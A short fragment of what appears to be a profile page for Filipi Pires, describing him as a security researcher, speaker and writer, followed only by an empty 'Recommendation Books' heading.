
Filipi Pires


Researcher | Security Researcher | Speaker | Writer | Cybersecurity Advoc...

Recommendation Books









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